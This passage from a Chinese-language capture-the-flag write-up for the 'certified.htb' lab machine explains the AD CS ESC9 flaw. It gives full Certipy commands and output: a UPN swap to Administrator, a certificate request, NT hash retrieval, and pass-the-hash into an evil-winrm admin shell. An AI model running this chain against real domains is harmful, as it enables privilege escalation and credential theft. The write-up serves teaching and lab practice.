[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260804002238_Certipy.txt'
[*] Wrote text output to '20260804002238_Certipy.txt'
在生成的文件中能找到:
[!] Vulnerabilities
ESC9 : Template has no security extension.八、ESC9#
该配置错误最初由 Oliver Lyak 在这篇博客文章中披露。
在 PKINIT 中,为了实现“公钥-用户”之间的绑定,AD 中设有 AD CS(Active Directory Certificate Services)。
AD CS 若存在配置错误,则可能导致各种安全漏洞(ESC 系列)。
在 ESC9 中,若证书模板的 Enrollment Flag 属性包含 CT_FLAG_NO_SECURITY_EXTENSION,AD CS 在使用由该模板颁发的证书的时候,不会添加 szOID_NTDS_CA_SECURITY_EXT(通常称为 AD CS SID 安全扩展,OID 为 1.3.6.1.4.1.311.25.2)
证书由证书模板定义,关于模板的详细介绍,可以看这篇文章
该扩展提供了“证书-AD 用户”的强绑定,若没有该扩展,AD 则会采取更弱的方式来进行身份映射,比如:
- 证书中的 UPN
- DNS 名称
- ……
在这篇文章中提到了 ESC9 的两种利用方法,其中的“方法二”和当前场景非常贴合。
我现在有两个用户的凭证,其中 management_svc 对 ca_operator 拥有 GenericAll 权限(这势必包含 GenericWrite),我可以利用前者去修改后者的 userPrincipalName(UPN)成 Administrator 用户。
接着用 ca_operator 去申请证书,由于 ESC9 缺陷,得到的证书并不会被嵌入 SID 安全扩展。
随后,利用申请到的证书去申请 TGT,由于 UPN 被我设置成了域管,KDC 会以为是域管在申请,根据之前的分析,我会在 TGS-REP 中得到域管的 NT Hash。
还是利用 certipy 工具。
首先,修改 ca_operator 的 UPN:
$ certipy account update -username "management_svc@certified.htb" -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator -dc-ip 10.129.231.186
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'
申请存在漏洞的证书:
$ certipy req -username "ca_operator@certified.htb" -hashes :b4b86f45c6018f1b664f70805f45d8f2 -target "10.129.231.186" -ca "certified-DC01-CA" -template "CertifiedAuthentication"
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
CA 名和模板名都可以在之前的
certipy find的结果中找到,注意,要找有 ESC9 缺陷的那个模板。
将 UPN 改回其他值(不改会报错):
$ certipy account update -username "management_svc@certified.htb" -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn 'user2@$DOMAIN' -dc-ip 10.129.231.186
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : user2@$DOMAIN
[*] Successfully updated 'ca_operator'
完成 PSINIT 认证,得到 Administrator 的 NT Hash:
$ certipy auth -pfx 'administrator.pfx' -domain "certified.htb" -dc-ip 10.129.231.186
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator'
[*] Using principal: 'administrator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
通过 Pass the Hash 即可得到 Administrator 的 Shell:
$ evil-winrm -i 10.129.231.186 -u 'administrator' -H '0d5b49608bbce1751f708748f67e2d34'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
在 Desktop 目录中能找到 Root Flag:
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
903c786f**********************